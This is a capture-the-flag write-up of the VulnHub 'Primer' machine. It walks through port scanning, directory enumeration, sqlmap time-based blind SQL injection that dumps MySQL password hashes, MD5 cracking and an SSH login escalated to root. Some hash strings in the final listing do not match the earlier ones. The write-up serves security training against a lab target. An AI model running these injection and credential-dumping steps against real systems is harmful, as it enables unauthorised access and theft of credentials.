

Primer

By Praveen Kumar Sharma

For me the IP of the machine is : 192.168.110.26

```
(pks@Kali)-[~/VulnHub/Primer]
$ ping 192.168.110.26 -c 5
PING 192.168.110.26 (192.168.110.26) 56(84) bytes of data.
64 bytes from 192.168.110.26: icmp_seq=1 ttl=64 time=0.695 ms
64 bytes from 192.168.110.26: icmp_seq=2 ttl=64 time=0.867 ms
64 bytes from 192.168.110.26: icmp_seq=3 ttl=64 time=0.803 ms
64 bytes from 192.168.110.26: icmp_seq=4 ttl=64 time=0.380 ms
64 bytes from 192.168.110.26: icmp_seq=5 ttl=64 time=0.266 ms

--- 192.168.110.26 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4082ms
rtt min/avg/max/mdev = 0.266/0.602/0.867/0.237 ms
```

Alright its online!!

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.26 -o allPortScan.txt
```

```
(pks☺Kali)-[~/VulnHub/Primer]
$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.26 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 12:25 IST
Nmap scan report for 192.168.110.26
Host is up (0.00014s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
50283/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.02 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
111/tcp open  rpcbind
50283/tcp open  unknown
```

Lets try a aggressive on these ports

Aggresive Scan :

```
nmap -sC -sV -A -T5 -p 22,80,111,50283 192.168.110.26 -o aggressiveScan.txt
```

```

(pks@Kali)-[~/VulnHub/Primer]
$ nmap -sC -sV -A -T5 -p 22,80,111,50283 192.168.110.26 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 12:28 IST
Nmap scan report for PRIMER (192.168.110.26)
Host is up (0.00037s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 01:2e:60:5f:99:48:3b:2f:c0:72:c6:ae:48:02:5e:33 (DSA)
|   2048 ed:26:be:cc:c6:2a:93:d1:e1:6d:0d:5a:53:7b:4d:fb (RSA)
|   256 7f:4e:64:a0:c4:8a:13:8e:e9:86:3d:5d:49:04:c4:54 (ECDSA)
|_  256 7f:ce:df:e7:23:f7:9c:49:bc:27:62:53:3b:5c:43:fd (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
| http-robots.txt: 1 disallowed entry
|_ /4_8f14e45fceeaa167a5a36dedd4bea2543
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: PRIMER
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|_  100024   1          39312/tcp6  status
|   100024   1          47014/udp   status
|   100024   1          50283/tcp   status
|_  100024   1          59734/udp6  status
50283/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.71 seconds

```

Ok so there is rpcbind interesting also we also have something hosted on port 80 lets do some directory fuzzing

Directory Fuzzing

```

gobuster dir -u http://192.168.110.26 -w
/usr/share/wordlists/dirb/common.txt -x .txt,.php -o directories.txt

```

```
(pks@Kali)-[~/VulnHub/Primer]
$ gobuster dir -u http://192.168.110.26 -w /usr/share/wordlists/dirb/common.txt -x .txt,.php -o directories.txt
=====
Gobuster v3.6
by DJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.110.26
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta.txt (Status: 403) [Size: 297]
/.htaccess (Status: 403) [Size: 298]
/.hta.php (Status: 403) [Size: 297]
/.hta (Status: 403) [Size: 293]
/.htaccess.php (Status: 403) [Size: 302]
/.htpasswd.txt (Status: 403) [Size: 302]
/.htaccess.txt (Status: 403) [Size: 302]
/.htpasswd (Status: 403) [Size: 298]
/.htpasswd.php (Status: 403) [Size: 302]
/.php (Status: 403) [Size: 293]
/index.html (Status: 200) [Size: 5871]
/javascript (Status: 301) [Size: 321] [--> http://192.168.110.26/javascript/]
/login.php (Status: 302) [Size: 0] [--> ./index.html]
/manual (Status: 301) [Size: 317] [--> http://192.168.110.26/manual/]
/phpmyadmin (Status: 301) [Size: 321] [--> http://192.168.110.26/phpmyadmin/]
/robots.txt (Status: 200) [Size: 59]
/robots.txt (Status: 200) [Size: 59]
/server-status (Status: 403) [Size: 302]
Progress: 13842 / 13845 (99.98%)
=====
Finished
```

Directories

```
/index.html (Status: 200) [Size: 5871]
/javascript (Status: 301) [Size: 321] [-->
http://192.168.110.26/javascript/]
/login.php (Status: 302) [Size: 0] [--> ./index.html]
/manual (Status: 301) [Size: 317] [-->
http://192.168.110.26/manual/]
/phpmyadmin (Status: 301) [Size: 321] [-->
http://192.168.110.26/phpmyadmin/]
/robots.txt (Status: 200) [Size: 59]
```

Lets get see this web application now


```

(pks@Kali)-[~/VulnHub/Primer]
$ vim primer_login_post

(pks@Kali)-[~/VulnHub/Primer]
$ cat primer_login_post
POST /login.php HTTP/1.1
Host: 192.168.110.26
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://192.168.110.26
Connection: keep-alive
Referer: http://192.168.110.26/index.html
Upgrade-Insecure-Requests: 1

usr=test&pw=test&commit=Login

```

Lets fire up sqlmap to see what sql injection we have here

```
sqlmap -r primer_login_post -p usr --dbs
```

```

Parameter: usr (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: usr=test' AND (SELECT 1124 FROM (SELECT(SLEEP(5)))iJxr) AND 'eylR'='eylR&pw=test&commit=Login
---
[12:48:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL >= 5.0.12
[12:48:53] [INFO] fetching database names
[12:48:53] [INFO] fetching number of databases
[12:48:53] [INFO] resumed: 5
[12:48:53] [INFO] resumed: information_schema
[12:48:53] [INFO] resumed: mysql
[12:48:53] [INFO] resumed: performance_schema
[12:48:53] [INFO] resumed: phpmyadmin
[12:48:53] [INFO] resumed: test
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

its a time-based-blind here are the databases

\

 Warning

Database: mysql

[24 tables]

+-----+	
event	
host	
plugin	
user	
columns_priv	
db	
func	
general_log	
help_category	
help_keyword	
help_relation	
help_topic	
ndb_binlog_index	
proc	
procs_priv	
proxies_priv	
servers	
slow_log	
tables_priv	
time_zone	
time_zone_leap_second	
time_zone_name	
time_zone_transition	
time_zone_transition_type	
+-----+	

Lets see what we have in this table now

```
sqlmap -r primer_login_post -p usr -D mysql -T user --columns
```


```
[12:52:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL ≥ 5.0.12
[12:52:25] [INFO] fetching columns for table 'user' in database 'mysql'
[12:52:25] [INFO] resumed: 42
[12:52:25] [INFO] resumed: Host
[12:52:25] [INFO] resumed: char(60)
[12:52:25] [INFO] resumed: User
[12:52:25] [INFO] resumed: char(16)
[12:52:25] [INFO] resumed: Password
[12:52:25] [INFO] resumed: char(41)
[12:52:25] [INFO] resumed: Select_priv
[12:52:25] [INFO] resumed: enum('N','Y')
```

I just killed it, it takes a lot of time to run we found the column's we are looking for

Lets get the data out of there

```
sqlmap -r primer_login_post -p usr -D mysql -T user -C User,Password --dump
```

User	Password
debian-sys-maint	*0A799FB65F1A7F8E0B0F9C7CBE0983029BDF3D63
phpmyadmin	*EDDB5D9F648E137B72DC65A9904FBFC9FC4A4C25
root	*5452363E0EE57308206123984E21A8F6ECFF23CA
root	*5452363E0EE57308206123984E21A8F6ECFF23CA
root	*5452363E0EE57308206123984E21A8F6ECFF23CA
root	*5452363E0EE57308206123984E21A8F6ECFF23CA


 Table of creds

User	Password
------	----------


```
(pks☺Kali)-[~/VulnHub/Primer]
$ ssh root@192.168.110.26
root@192.168.110.26's password:
Permission denied, please try again.
root@192.168.110.26's password:
Permission denied, please try again.
root@192.168.110.26's password:
```

this is not a password for root tho lets try exploring the directory on the web application

We have that /robots.txt lets see this




```
← → ↻ 🏠 192.168.110.26/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB 6
User-agent: *
Disallow: /4_8f14e45fceeaa167a5a36dedd4bea2543
```

Lets see this directory too



Lets click this EOF, this points to something it looks like



Lets see the next one now from this bottom one

70efdf2ec9b086079795c442636b55fb

I'm not a robot



reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults


Hash	Type	Result
70efdf2ec9b086079795c442636b55fb	md5	17

70efdf2ec9b086079795c442636b55fb : 17


So the pattern suggest that the next term should be
: 8_md5hashof(19)

that is : 8_1f0e3dad99908345f7439f8ffabdfc4

Lets try /8_1f0e3dad99908345f7439f8ffabdfc4



EOF points to 9_ lets go there now



looks like a cmd prompts lets type in help, didnt really help me :(

if i type i ps i get this

```
ps
USER      PID    CPU    MEM    COMMAND
root      3793   7.3    3.6    connect falken@Erebus
root      2005   0.7    76.7   c0re -t Chaos
nieve     29529  0.7    0.6    ps
|
```

another user "nieve" lets try logging as this user we have that password

Gaining Access

 Creds for ssh

Username : nieve

Password : PRIMER

```
—(pks@Kali)-[~/VulnHub/Primer]
```

```
—$ ssh nieve@192.168.110.26
```

```
nieve@192.168.110.26's password:
```

```
Permission denied, please try again.
```

```
nieve@192.168.110.26's password:
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
Last login: Sat Aug 10 21:22:05 2024 from kali
```

```
nieve@PRIMER:~$ █
```

Vertical PrivEsc

Lets try going to root using "sudo su"

```
nieve@PRIMER:~$ sudo su
```

```
-bash: sudo: command not found
```

```
nieve@PRIMER:~$ █
```

Lets try su

```
nieve@PRIMER:~$ su
```

```
Password:
```

```
root@PRIMER:/home/nieve# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@PRIMER:/home/nieve# █
```

Got root

here is the winning directory

```

root@PRIMER:/home/nieve/PRIMER# ls
10_23693cff748e49e45d77b6c7d1b9afcd  4_8f14e45fceeaa167a5a36dodd4bea2543  8_1f0e3dad99988345f7439f8ffabdfc4  login.php
1_c81e728d9d4c2f636f067f89cc14862c  5_6512bd43d9caa6e02c990b0a82652dca  9_37693cfc748049e45d87b8c7d8b9aacd  robots.txt
2_eccbc87e4b5ce2fe28308fd9f2a7baf3  6_c51ce410c124a10e0db5e4b97fc2af39  index.html
3_e4da3b7fbbce2345d7772b0674a318d5  7_70efdf2ec9b886879795c442636b55fb  localhost.sql
root@PRIMER:/home/nieve/PRIMER#

```



Thanks for reading :)